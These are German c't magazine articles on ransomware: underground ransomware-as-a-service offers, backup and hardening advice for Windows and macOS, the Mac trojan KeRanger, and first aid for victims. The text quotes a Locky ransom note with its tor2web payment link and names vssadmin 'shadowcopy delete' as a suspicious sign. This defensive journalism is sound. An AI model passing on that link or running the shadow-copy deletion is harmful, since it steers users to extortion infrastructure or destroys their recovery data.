Entwickler von Verschlüsselungs-Trojanern bieten ihre Schädlinge auch als Dienstleistung an: Auf im Tor-Netz versteckten Malware-Marktplätzen kann jeder halbwegs kompetente Kriminelle einen maßgeschneiderten Verschlüsselungs-Trojaner kaufen und nach wenigen Klicks loslegen. Neben dem Schädling kann man die komplette Infrastruktur buchen, um eine Ransomware-Kampagne zu starten. Die Nutzung der Command-and-Control-Server (C&C) zum Steuern der Erpresser-Kampagne gehört mit zum Service.

Das All-in-one-Paket GinX ist umgerechnet für 450 Euro zu haben. Die Gewinnbeteiligung für Anbieter und Käufer beträgt dabei 50/50. Möchte man mehr Geld einstreichen, fallen bei einem Verhältnis von 30/70 einmalig 1360 Euro an. GinX soll nach dem Kauf „out of the box“ funktionieren und selbst für Computer-Laien einfach nutzbar sein, versichert der Anbieter.

Verbreitung inklusive

Einige Verkäufer gehen noch weiter und bieten unterschiedliche Verbreitungswege mit an. So können Kriminelle etwa Spam-Mails oder Exploit-Kits dazukaufen, die den Krypto-Trojaner an die Opfer ausliefern.

Auch der berüchtigte Erpressungs-Trojaner CryptoLocker ist im Online-Schwarzmarkt erhältlich. Der Schädling kostet rund 180 Euro. Der vergleichsweise günstige Preis röhrt daher, dass der Verkäufer nur die Ransomware und ein PHP-Skript anbietet, das die Schlüssel an einen Webserver sendet: Die Infrastruktur müssen Käufer also selbst stellen. Auf Anfrage verspricht der Anbieter sogar Zugriff auf den Source Code seines Trojaners. Bitdefender zufolge kostet CryptoLocker inklusive Quelltext rund 2700 Euro.

Alle Zeichen stehen also auf Sturm: Bis auf Weiteres haben sich Verschlüsselungs-Trojaner fest im Computer-Alltag eingestellt. Die Welt geht davon aber nicht unter. Wenige Schritte reichen, um seinen PC effektiv zu schützen. Wen es doch erwischt, der muss sich von seinen Daten nicht endgültig verabschieden. Es gibt Situationen, in denen man ohne Lösegeld zu zahlen wieder Zugriff auf seine Fotos und Dokumente erhält. Den effektiven Schutz- und Vorbeugungsmaßnahmen und der ersten Hilfe für Betroffene haben wir jeweils einzelne Artikel gewidmet. Den Abschluss macht ein Blick hinter die Kulissen mehrerer Verschlüsselungs-Trojaners und wie diese ticken. (des@ct.de) 

!!! WICHTIGE INFORMATIONEN !!!

Alle Dateien wurden mit RSA-2048 und AES-128 Ziffern verschlüsselt.

Die Entschlüsselung Ihrer Dateien ist nur mit einem privaten Schlüssel und einem Entschlüsselungsprogramm, welches sich auf unserem Server befindet, möglich. Um Ihren privaten Schlüssel zu erhalten, folgen Sie einem der folgenden Links:

1. <http://i3ezlvkoi7fwyood.tor2web.org/7D898FEE59C96E98>

Die Locky-Botschaft ist eindeutig: Die Daten sind unter Verschluss.



Ronald Eikenberg

Erpresser-Schutz

Windows und Daten gegen Erpressungs-Trojaner wappnen

Wenige Vorkehrungen reichen, damit Ihnen Krypto-Trojaner kaum etwas anhaben können. Bringen Sie Ihre Daten rechtzeitig in Sicherheit – und sorgen Sie dafür, dass Schädlinge gar nicht erst ausgeführt werden können.

Trotz aller Vorsichtsmaßnahmen kann es passieren, dass ein Krypto-Trojaner zuschlägt und alles verschlüsselt, was er erreichen kann: Daten auf der Platte des Rechners, USB-Speicher, Netzwerkf freigaben. Der einzige sichere Weg, noch etwas zu retten, sind Backups, die außerhalb der Reichweite des Schädlings aufbewahrt wurden. Im einfachsten Fall kopiert man die wichtigsten Daten auf eine USB-Platte, die man nur gezielt mit dem Rechner verbindet, wenn man Dateien sichern oder wiederherstellen möchte. Dateien, die sich nicht mehr ändern, bieten optische Datenträger wie CDs oder DVDs für einige Jahre einen Trojaner-geschützten Unterschlupf. Aktuelle Daten kann man mit Cloud-Speichern wie Dropbox, Google Drive und OneDrive abgleichen. Schlägt ein Krypto-Trojaner zu, werden die durch ihn verschlüsselten Dateien zwar möglicherweise mit in die Cloud synchronisiert. Die meisten Cloud-Speicher halten jedoch alte Dateiversionen vor, zu denen man leicht zurückfindet.

Grundsätzlich eignet sich auch ein NAS oder eine Fritzbox mit USB-Platte als Backup-Speicher. Da viele Verschlüsselungs-Trojaner jedoch routinemäßig auf Netzwerkf freigaben zugreifen, sollte man es dem Schädling so

schwer wie möglich machen, diese Sicherungskopien zu erreichen. Wenn ein angemeldeter Nutzer mit dem Explorer auf die Freigaben zugreifen kann, dann schaffen es auch Locky & Co. Im Idealfall konfigurieren Sie das NAS so, dass der Backup-Ordner nicht über SMB erreichbar ist. Übertragen Sie die zu sichernden Dateien zum Beispiel per FTP mit einem eigenständigen Client wie FileZilla. Bietet das NAS eine Nutzerverwaltung, sollten Sie für diesen Zweck einen speziellen Backup-Nutzer anlegen, der nur auf den Sicherungsordner zugreifen darf. Allen anderen Nutzern räumen Sie maximal Lesezugriff auf diesen Ordner ein.

Automatisch sichern

Backup-Tools, die sich automatisch um das Wegsichern kümmern, gibt es wie Sand am Meer. Möglicherweise setzen Sie bereits ein Programm ein, das Ihnen gute Dienste leistet. Beim Autor dieses Artikels hat sich das Open-Source-Tool Duplicati bewährt (siehe c't-Link). Es ist leicht zu bedienen und sehr flexibel: Es kopiert die zu sichernden Daten auf Datenträger, FTP-, SFTP- und WebDAV-Server oder zu diversen Cloud-Diensten. Vor dem Upload verschlüsselt Duplicati die Da-

teien lokal mit AES-256, auf Wunsch nutzt es auch GnuPG – ein Angreifer, der sich Zugriff auf das Speicherziel verschafft, kann also nichts mit den Backups anfangen. Die Ziele lassen sich beliebig kombinieren. So landet etwa der Dokumente-Ordner ständig in der Cloud, wohingegen das große Rundumsorglos-Paket mit Foto- und Musiksammlung, Programmierprojekten und ähnlichem nur einmal täglich via FTP auf die an der Fritzbox hängende USB-Platte geschaufelt wird.

Duplicati arbeitet inkrementell, speichert also nur die Änderungen zum vorherigen Stand, was Zeit und Platz spart. Man legt selbst fest, wie lange das Tool Zwischenstände aufheben soll. Unabhängig davon, womit man sein digitales Hab und Gut sichert, ist es sinnvoll, mehrgleisig zu fahren und mehrere Backups an verschiedenen Orten aufzubewahren. Duplicati macht diese Vorgehensweise leicht: man legt einfach mehrere Jobs an. Zudem ist es ratsam, von Zeit zu Zeit die gesamte Systemplatte zu sichern, damit man sie nach einer Infektion auf einen sauberen Stand bringen kann. Ab Windows 8 geht das mit dem c't-Tool WIMage [1] leicht von der Hand. Nachdem Sie Ihre individuelle Backup-Lösung

eingerichtet haben, sollten Sie unbedingt einen Testlauf der Wiederherstellung vornehmen – am besten auf eine leere Platte.

Infektion verhindern

Mit Backups sind Sie bestens auf den Fall vorbereitet, dass sich ein Krypto-Trojaner über Ihre Dateien hermacht. Wer die Verbreitungsmaschen der Schädlinge kennt, kann mit relativ wenig Aufwand dafür sorgen, dass es erst gar nicht so weit kommt. Online-Ganoven verteilen ihre Erpressungs-Trojaner vor allem über Mails mit Dateianhängen und über sogenannte Exploit-Kits, die Sicherheitslücken im Browser und dessen Plug-ins ausnutzen. Vor beiden Angriffswegen kann man sich schützen: Per Mail verbreitete Schädlinge werden erst beim Öffnen des Dateianhangs ausgeführt. Seien Sie also skeptisch, wenn Sie einen Anhang erhalten, die Sie nicht erwarten. Fragen Sie im Zweifel beim Absender nach, ob er die Datei tatsächlich verschickt hat und was es damit auf sich hat. Handelt es sich um ein Office-Dokument, sollten Sie darin enthaltene Makros auf keinen Fall ausführen, wenn Sie der Datei nicht hundertprozentig vertrauen. Das Starten von Office-Makros ist genauso gefährlich wie das Ausführen von .exe-Dateien! Makros können beliebigen Code aus dem Internet nachladen und ausführen. Das gilt auch für an Mails angehängte Batch- und Skript-Dateien wie .bat, .cmd, .js, .vbs und .wsf. Ebenfalls gefährlich sind unter anderem .com, .scr sowie .pif. Auch in PDF-Dateien kann sich Schadcode verstecken. Häufig stecken die eigentlichen Trojaner-Skripte in Zip-Archiven. Einige Archive sind verschlüsselt, um eventuell vorhandene Virenfilter auszutricksen. Das dazugehörige Passwort steht dann in der Mail.

Makros zähmen

Damit Makros nicht versehentlich gestartet werden, sollten Sie in den Office-Einstellungen sicherstellen, dass deren automatische

Ausführung deaktiviert ist. Bei Office 2016 finden Sie das entsprechende Stellrad unter „Datei / Optionen / Trust Center / Einstellungen für das Trust Center... / Alle Makros mit Benachrichtigung deaktivieren“. So wird Makro-Code nur noch ausgeführt, wenn man eine gelbe Benachrichtigungsleiste oberhalb des Dokuments anklickt. Geht es darum, den Rechner von weniger technisch versierten Personen abzusichern, wählen Sie am besten die Option „Alle Makros ohne Benachrichtigung deaktivieren“. Einige verseuchte Dokumente weisen nämlich ausdrücklich darauf hin, man solle auf die gelbe Leiste klicken – wo aber keine Leiste ist, kann auch niemand drauf klicken. Für viele Office-Formate bietet Microsoft kostenlose Viewer an, die keine Makros unterstützen (siehe c't-Link). Bei OpenOffice und LibreOffice stehen aufgrund der eingeschränkten Kompatibilität mit Microsoft-Office-Makros die Chancen gut, dass ein Trojaner-Downloader nicht vollständig ausgeführt wird.

Um zu verhindern, dass man in einem un aufmerksamen Moment doch mal ein gefährliches Skript ausführt, kann man die oben genannten Skript-Formate mit dem Windows-Editor verknüpfen. Im Fall der Fälle öffnet sich dann Notepad mit dem Quellcode und es wird kein Code ausgeführt. Per Registry lässt sich zudem der Windows Script Host deaktivieren, der die meisten Skript-Formate ausführt. Legen Sie unter „HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings“ eine Zeichenfolge namens „Enabled“ an und setzen Sie deren Wert auf „0“. Kommt es anschließend zu Komplikationen, etwa weil ein genutztes Programm ohne den Host nicht funktioniert, aktivieren Sie ihn mit dem Wert „1“ wieder.

Damit Sie sich beim Surfen keinen Schädling einfangen, müssen Sie System und Programme aktuell halten. Installieren Sie Windows-Updates, sobald sie angeboten werden und kümmern Sie sich insbesondere um die Anwendungen, die am häufigsten angegriffen werden: nämlich Browser, Flash, Java


und Adobe Reader. Am wenigsten Stress hat man mit Google Chrome: Der Browser bringt sich zuverlässig selbst auf den aktuellen Stand und integriert den Flash-Player direkt, um ihn ebenfalls frisch zu halten. PDF-Dokumente rendert Chrome selbst, ohne auf einen potenziell veralteten Adobe Reader angewiesen zu sein.

Virenremse

Ein Virenschanner gehört nach wie vor auf jeden Windows-Rechner, der mit Dateien aus dem Internet hantiert. Sie dürfen sich allerdings nicht darauf verlassen, dass der Wächter jede Bedrohung abwendet: Es kann mehrere Stunden dauern, ehe ein Schädling, der gerade frisch per Mail serviert wurde, vom Virenschutzprogramm erkannt wird. Online-Ganoven testen ihre Schädlinge mit diversen Virensuchern und verändern ihn so lange, bis sie an allen vorbeikommen. Erst wenn der Trojaner nicht mehr erkannt wird, geht er an die potenziellen Opfer raus.

Manche Hersteller von Virenschutz-Software wie Bitdefender und Kaspersky werben damit, dass ihre Produkte Ransomware allein anhand ihres Verhaltens identifizieren und anschließend blockieren können. Wie effektiv das ist, konnten wir bisher nicht isoliert testen, da stets auch die anderen Schutzfunktionen der Virenwächter aktiv sind. Man kann eine solche Erkennung auch nachrüsten – unabhängig davon, welches Virenschutzprogramm installiert ist.

Um die Chance zu erhöhen, dass eine Ransomware frühzeitig ertappt wird, kann man dem Virenschutz spezialisierte Wächter wie Malwarebytes Anti-Ransomware (siehe c't-Link) zur Seite stellen. Das Tool versucht, Krypto-Trojaner anhand typischer Handlungen zu erkennen. Bei einem Test mit einem aktuellen TeslaCrypt 3 wurde tatsächlich keine einzige Datei verschlüsselt. Bei Locky mussten immerhin nur etwa 20 von mehreren Hundert Dateien dran glauben, ehe Anti-Ransomware den Prozess stoppte. Noch ist



Duplicati erstellt automatisch AES-verschlüsselte Kopien Ihrer Dateien. Diese überträgt die Freeware zum Beispiel auf USB-Platten, FTP-Server oder in die Speicher-Cloud.



Das Tool Malwarebytes Anti-Ransomware identifiziert Krypto-Trojaner anhand ihres Verhaltens, um sie rechtzeitig zu blockieren.



Bei einigen Krypto-Trojanern kann man das Löschen von Schattenkopien verhindern, indem man den UAC-Dialog von vssadmin.exe nicht bestätigt.

das Programm nur mit Vorsicht zu genießen, da es sich um eine Beta-Version handelt. Der Hersteller rät ausdrücklich vom Einsatz auf Produktivsystemen ab. Während unseres Tests erlebten wir jedoch keine Komplikationen oder Fehlalarme. Das Tool ist aktuell kostenlos – soll in Zukunft aber in den kostenpflichtigen Schutzprogrammen des Herstellers aufgehen.

UAC ernst nehmen

Zum Verschlüsseln reichen den Krypto-Trojanern die Rechte des angemeldeten Nutzers. Um es den Opfern so schwer wie möglich zu machen, ihre Dateien ohne Zahlung des Lösegelds zu retten, eliminieren einige Schädlinge wie Locky und TeslaCrypt auch die so genannten Schattenkopien, welche Windows periodisch automatisch anlegt. In manchen Fällen kann man aus diesen Kopien die Originale retten (siehe S. 83). Zum Löschen nutzen die Trojaner das Windows-Tool vssadmin.exe, das erhöhte Rechte voraus-

setzt. Diese Rechteausweitung führt normalerweise zu einer UAC-Abfrage der Benutzerkontensteuerung (UAC). Wenn die Schädlingsentwickler clever sind, kann die Abfrage allerdings auch ausbleiben: So bedient sich etwa Locky eines bekannten Tricks, um das Tool ohne Einwilligung des Nutzers mit erhöhten Rechten auszuführen. Die bei Redaktionsschluss aktuelle TeslaCrypt-Ausgabe war hingegen noch nicht so weit. Wer hier nicht nach der Infektion leichtfertig den UAC-Dialog abnickt, kann das Löschen der eventuell vorhandenen Schattenkopien verhindern.

Begegnet Ihnen eine unerwartete UAC-Abfrage, sollten Sie diese also auf keinen Fall auf die leichte Schulter nehmen und im Zweifel lieber ablehnen. Wenn Sie die Details ausklappen, verrät Windows, was genau passieren soll. Beim Löschen von Schattenkopien nennt der Dialog meistens das Systemtool vssadmin.exe; Parameter wie „shadowcopy delete“ sind ebenfalls höchst verdächtig. Die Angaben „Programmname“ und „Verifizierter Herausgeber“ sind hier wenig aussagekräftig: Da die Trojaner System-Tools einspannen, steht hier meist nur, dass es sich um verifizierte Microsoft-Programme handelt. Damit der UAC-Dialog im Fall der Fälle überhaupt erscheint, sollten Sie sicherstellen, dass Sie die Benutzerkontensteuerung mindestens auf der zweithöchsten Stufe betreiben. Sie finden die entsprechenden Einstellungen über eine Startmenü-Suche nach „UAC“.

Tipps für Experten

Windows bietet mit den Richtlinien für Softwareeinschränkungen (Software Restriction Policies, SRP) ein mächtiges Werkzeug, um die Ausführung von Schädlingen zu verhindern. Wer diesen Schutzwall aktivieren will, sollte jedoch genau wissen, was er tut – sonst besteht die Gefahr, dass man damit nicht nur Trojaner, sondern auch sich selbst vom System aussperrt. Mit den SRP kann man so weit gehen, dass nur noch Programme ausgeführt werden dürfen, die zuvor auf eine Whitelist gesetzt wurden. So würde Windows alltäglich genutzte Anwendungen starten lassen, ein frisch heruntergeladenes Programm aber blockieren – ganz gleich, ob es sich um einen Trojaner

oder erwünschte Software handelt. Dieser Whitelisting-Ansatz ist aufwendig und deshalb vor allem im Firmenumfeld verbreitet: Hier kann der Admin die Positivliste zentral pflegen. Alternativ kann das Unternehmen einen von zahlreichen Dienstleistern konsultieren, die sich um das Whitelisting kümmern. Privatkunden ist damit aber nicht geholfen.

Eine abgeschwächte Form ist die Blockade von Programmen in bestimmten Ordner. Das Download-Skript von Locky etwa speichert den Schädling im Temp-Ordner. Blockiert eine Software-Richtlinie den Start von hier, kann der Krypto-Trojaner nicht ausgeführt werden. Das hat aber auch Nebenwirkungen: Ein Software-Updater, der die Aktualisierung im Temp-Ordner zwischenspeichert, läuft ebenso gegen die Wand. Wer mit Software-Richtlinien experimentieren will, sollte vorher einen Systemwiederherstellungspunkt anlegen, für den Fall, dass das System nach einer Fehlkonfiguration nicht mehr sauber startet.

Das in der Basisversion kostenlose Tool CryptoPrevent (siehe c't-Link) erstellt einige grundlegende Richtlinien, die Ransomware blockieren sollen. Auf Wunsch erleichtert es auch das Whitelisting und blockiert System-Tools wie vssadmin.exe, mit denen Schädlinge größeren Schaden anrichten können. Wer eine Windows-Domäne administriert, sollte einen Blick auf die AppLocker-Funktion des Betriebssystems werfen. Damit kann man im Detail steuern, welche Programme die Windows-Clients ausführen dürfen. Auf den Clients muss mindestens Windows 7 in der Ultimate- oder Enterprise-Version laufen. Admins von Linux-Fileservern können infizierte Windows-Clients im Netz mit dem Tool Fail2ban daran hindern, die Daten auf dem Server zu verschlüsseln. Eine konkrete Anleitung haben wir auf heise Security veröffentlicht (siehe Link). Für Windows-Server gibt es einen ähnlichen Ansatz, zu dem der c't-Link ebenfalls führt.

Unerpressbar

Die drei wichtigsten Tipps zum Schutz vor Erpressungs-Trojanern lauten: Backups, Backups, Backups. Wählen Sie eine Backup-Lösung, die Ihren persönlichen Bedürfnissen gerecht wird, damit Sie Ihr digitales Hab und Gut stressfrei wiederherstellen können, falls ein Krypto-Trojaner zuschlägt. Mit den oben beschriebenen Schutzvorkehrungen haben Sie zudem gute Karten, dass es erst gar nicht so weit kommt. Eine hundertprozentige Garantie gibt es freilich nicht – Cyber-Erpressung ist ein lukratives Geschäft und die Ganoven denken sich immer wieder neue Tricks aus. Falls Sie das Gefühl haben sollten, dass ein Erpressungs-Trojaner auf Ihrem System wütet, schalten Sie den Rechner sofort aus und lesen Sie auf Seite 82 weiter.

(rei@ct.de)

Literatur

[1] Hajo Schulz, Versicherungsfall, Systemwiederherstellung mit c't-WImage, c't 5/16, S. 132

c't Tools gegen Krypto-Trojaner ct.de/ytxm

CryptoPrevent setzt einige Richtlinien für Softwareeinschränkungen um, die Erpressungs-Trojaner an der Ausführung hindern sollen.

Sind Mac-Nutzer automatisch sicher?

Bis vor Kurzem konnten sich Mac-Nutzer beruhigt zurücklehnen – Erpressungs-Trojaner waren ein reines Windows-Phänomen. Dann tauchte Anfang März mit KeRanger der erste voll funktionsfähige Trojaner auf, der die Daten von Mac-Anwendern verschlüsselte und die Zahlung von Lösegeld in Form von Bitcoins einforderte.

Ungewöhnlich war nur der Verbreitungsweg. Anders als bei Windows, wo man sich Ransomware über Mails oder durch Drive-by-Downloads einfängt, kam KeRanger als angeblich neue Version des beliebten BitTorrent-Clients Transmission daher. Offenbar hatten die Erpresser die Web-Seiten der Entwickler gehackt und verbreiteten ihre trojanisierte Version darüber. Wer zwischen dem 4. und 5. März die Transmission-Version 2.90 installiert hat, holte sich damit unter Umständen den Erpressungs-Trojaner ins System. Um die Selbstschutz-Mechanismen von OS X zu umgehen, war der Code mit einem gültigen Entwickler-Zertifikat digital signiert, das vermutlich schlicht gestohlen wurde.

Der Rest funktioniert ähnlich wie bei Windows: Nach der Installation wartet KeRanger 72 Stunden und verschlüsselt dann die erreichbaren Dateien des Anwenders. Der Trojaner arbeitet mit normalen Benutzerrechten; ins Visier nimmt er Dokumente (.doc, .docx, .ppt, .pptx, .xls, ...), Bilder, Audio- und Video-Dateien, Archive, Datenbanken und einiges mehr.

Mittlerweile hat Apple das verwendete Entwickler-Zertifikat gesperrt und auch die Signaturen seines rudimentären Virenschutzes XProtect aktualisiert. Damit geht von dieser KeRanger-Version keine akute Gefahr mehr aus. Doch prinzipiell kann so etwas jederzeit wieder passieren.

Schutz für OS X

Auch unter OS X helfen eigentlich nur Backups, um im Ernstfall nicht zahlen zu müssen. Das Schöne ist, dass OS X mit Time Machine eine sehr komfortable Backup-Möglichkeit mitbringt. Wer sie nutzt, kann auch nach einem Ransomware-Vorfall ältere, unverschlüsselte Versionen seiner Dateien wiederherstellen.

KeRanger enthält zwar bereits Funktionen, um diese Backups zu zerstören. Die sind aber in der aktuellen Version nicht aktiv. So ganz einfach kann man mit normalen Benutzerrechten auch keine Time-Machine-Backups löschen. Grundsätzlich ist es aber durchaus möglich: Im Netz kursieren dazu Anleitungen, die wir testwei-

se nachvollziehen konnten. Somit könnte also auch ein Erpressungs-Trojaner wie KeRanger die Backups zerstören.

Wer auf Nummer sicher gehen will, speichert seine Backups deshalb außer Reichweite der Schädlinge. Im einfachsten Fall sichert man seine Daten dazu auf eine externe Platte, die nur zu diesem Zweck an das System angeschlossen wird und sonst sicher im Schrank liegt. Um zu verhindern, dass während des Sicherns ein bereits infizierter Rechner die Backup-Platte schreddert, kann man mit rotierenden Backups auf mehreren Platten arbeiten oder zusätzlich zu den täglichen Backups monatliche Sicherungen auf einer zweiten Platte verwahren.


Alternativ kann man seine Daten auch auf externe Systeme sichern, zu denen ein Erpressungs-Trojaner keinen (Schreib-)Zugang erlangen kann. Time Machine kann verschlüsselte Backups erstellen, die man getrost etwa bei Freunden oder in die Cloud hochladen kann. Das im Haupttext beschriebene Backup-Tool Duplicati mit seinen universellen Sicherungsfunktionen gibt es übrigens auch für Macs. Gänzlich immun gegen Erpressungs-Trojaner sind Backup-Lösungen, die nach dem Pull-Prinzip arbeiten und meist im Enterprise-Umfeld anzutreffen sind. Dabei holt sich der Backup-Server die Daten vom Client. Der stellt dazu entweder Freigaben bereit oder hat einen speziellen Agenten installiert, bei dem der Server die Daten abholen kann. In dieser Situation kann sich ein Trojaner auf dem Client-Rechner keinen Zugang zu den gesicherten Daten verschaffen.

Antiviren-Schutz

Wer sich fragt, ob er sich vorsorglich einen Virensucher auf seinen Macs installieren sollte: Nach unserem Kenntnisstand hätte keines der existierenden AV-Programme die Infektion mit KeRanger verhindert. Die greifen erst ein, nachdem sie passende Signaturen erhalten haben, mit denen sie den Erpressungs-Trojaner erkennen. Da Apple parallel mit dem Widerruf des Zertifikats und aktualisierten XProtect-Signaturen reagiert hat, waren Macs ohne Virensucher genauso gut geschützt.

Wie das bei zukünftigen Erpressungs-Trojanern aussehen wird, ist natürlich offen. Doch die Erfahrung bei Windows zeigt, dass AV-Software vor neuen Bedrohungen nicht sonderlich gut schützt. Es mag sein, dass die jetzt ausgelieferten Signaturen die nächste KeRanger-Version ebenfalls erkennen; darauf verlassen sollte man sich nicht. Existierende Signaturen lassen sich mit überschaubarem Aufwand umgehen, und bis neue kommen, ist der Schaden vielleicht schon angerichtet.

Ob sich bei Mac-Usern wie bei Windows-Anwendern tatsächlich ein Millionen-Geschäft machen lässt, ist mehr als fraglich. Ohne das Geld fehlt aber der wichtigste Anreiz zur Serienproduktion von Erpressungs-Trojanern. Wahrscheinlicher ist es, dass weitere, vereinzelte Versuchsballsone wie der KeRanger-Trojaner auftauchen, Erpressungs-Trojaner für OS X aber auf absehbare Zeit kein Massenphänomen werden. (Jürgen Schmidt)




Über den offiziellen Mac-Installer des beliebten BitTorrent-Clients Transmission wurde ein perfider Verschlüsselung-Trojaner verteilt.

Dennis Schirrmacher

Schädlinge eliminieren, Daten retten

Erste Hilfe für Opfer

Wenn Locky & Co. zugeschlagen haben, ist die Katastrophe komplett und der Zugriff auf persönliche Daten versperrt. Doch es gibt zumindest einen Lichtschimmer am Ende des Tunnels: Mit verschiedenen Tools und Vorgehensweisen können Opfer ihre Daten unter Umständen zurückerobern, ohne Lösegeld zu zahlen.



Seit Anfang dieses Jahres kontaktieren c't zunehmend verzweifelte Leser und fragen, ob sie ihre von Erpressungs-Trojanern verschlüsselten Daten auf irgendeinem Weg zurückbekommen können, ohne Lösegeld zu zahlen. Wenn gewisse Voraussetzungen erfüllt sind, kann man diese Frage durchaus mit Ja beantworten.

Unsere Erfahrungen mit infizierten Systemen zeigen aber, dass die Aussichten nicht rosig sind. Das bestätigt auch Stephan Bäcker vom IT-Dienstleister Trebaxa, der regelmäßig infizierte Computer von Kunden bereinigt und versucht, Daten zu retten. Erfolg hat er dann, wenn es Backups gibt, aus denen er zuvor gesicherte Daten nach der Infektion zurückspielen kann. Nur sehr selten gelang es ihm, ohne Backups Daten zu retten.

Über die Zahlung des Lösegelds sollte man vorerst nicht nachdenken. Betroffene empfiehlt das Landeskriminalamt (LKA) Niedersachsen, in jedem Fall Anzeige zu erstatten; das geht in manchen Bundesländern sogar online.

Im ersten Schritt müssen Opfer herausfinden, welcher Krypto-Trojaner ihren Compu-

ter befallen hat. Dabei hilft die Tabelle auf Seite 85. Dort finden sich Informationen zu den meistverbreiteten Erpressungs-Trojanern. Der Schädling lässt sich meist an den Namenszusätzen der verschlüsselten Dateien identifizieren: In der Tabelle sieht man auf einen Blick, ob es dafür ein kostenloses Entschlüsselungs-Tool gibt.

Schädling loswerden

Vor einer Datenrettung muss man sich den Schädling erst mal vom Hals schaffen. Oft geschieht das sogar von selbst, denn Erpressungs-Trojaner beenden sich nach getaner Arbeit nicht nur automatisch, sondern löschen sich auch direkt – um Spuren zu verwischen. Das ist zum Beispiel bei Locky der Fall, wie wir bei Test-Infektionen beobachten konnten. Ein Scan mit einem Virenschutzprogramm ist dennoch obligatorisch, um auf Nummer sicher zu gehen.

Verschlüsselungs-Trojaner auf frischer Tat zu ertappen, gestaltet sich als schwierig: Die Macher der Malware veröffentlichen regelmäßig aktualisierte Versionen. Demzufolge kann es durchaus Stunden oder sogar Tage

dauern, bis Viren-Wächter den Schädling vor oder während einer Infektion erkennen. Erschwerend kommt hinzu, dass ein Verschlüsselungs-Trojaner vergleichsweise wenig im System anrichtet, weshalb die Heuristik und Verhaltensanalyse des Wächters oft nicht zuschlagen.

